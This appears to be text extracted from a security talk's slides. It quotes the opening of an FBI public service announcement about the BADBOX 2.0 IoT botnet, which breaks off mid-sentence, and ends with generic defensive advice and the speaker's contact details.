FEDERAL BUREAU OF INVESTIGATION


Alert Number: I-060525-PSA
June 5, 2025

Home Internet Connected Devices Facilitate Criminal Activity

The Federal Bureau of Investigation (FBI) is issuing this Public Service Announcement to warn the public about cyber criminals exploiting Internet of Things (IoT)¹ devices connected to home networks to conduct criminal activity using the BADBOX 2.0 botnet². Cyber criminals gain unauthorized access to home networks through compromised IoT devices, such as TV streaming devices, digital projectors, aftermarket vehicle infotainment systems, digital picture frames and other products. Most of the infected devices were manufactured in China. Cyber criminals gain unauthorized access to home networks by either configuring the product with malicious software prior to the users purchase or infecting the device as it downloads required applications that contain backdoors, usually during the set-up process.³ Once these compromised IoT devices are connected to home networks, the infected devices are susceptible to becoming part of the BADBOX 2.0 botnet and residential proxy services⁴ known to be used for malicious activity.

WHAT IS BADBOX 2.0 BOTNET

BADBOX 2.0 was discovered after the original BADBOX campaign was disrupted in 2024. BADBOX was identified in 2023, and primarily consisted of Android operating system devices that were compromised with backdoor malware prior to purchase. BADBOX 2.0, in



What Can We Do?

- Apply security best practices
 - Account permissions, prune as people leave
 - Update/patch systems where possible
 - Require use of strong passwords
 - Enable logging
 - And more!
- Proactive defense (to any degree!)
- Understand how the landscape is changing

Questions?

lindsay.kaye@humansecurity.com
<https://www.linkedin.com/in/lindsaymkaye/>
[@TheQueenOfELF](#)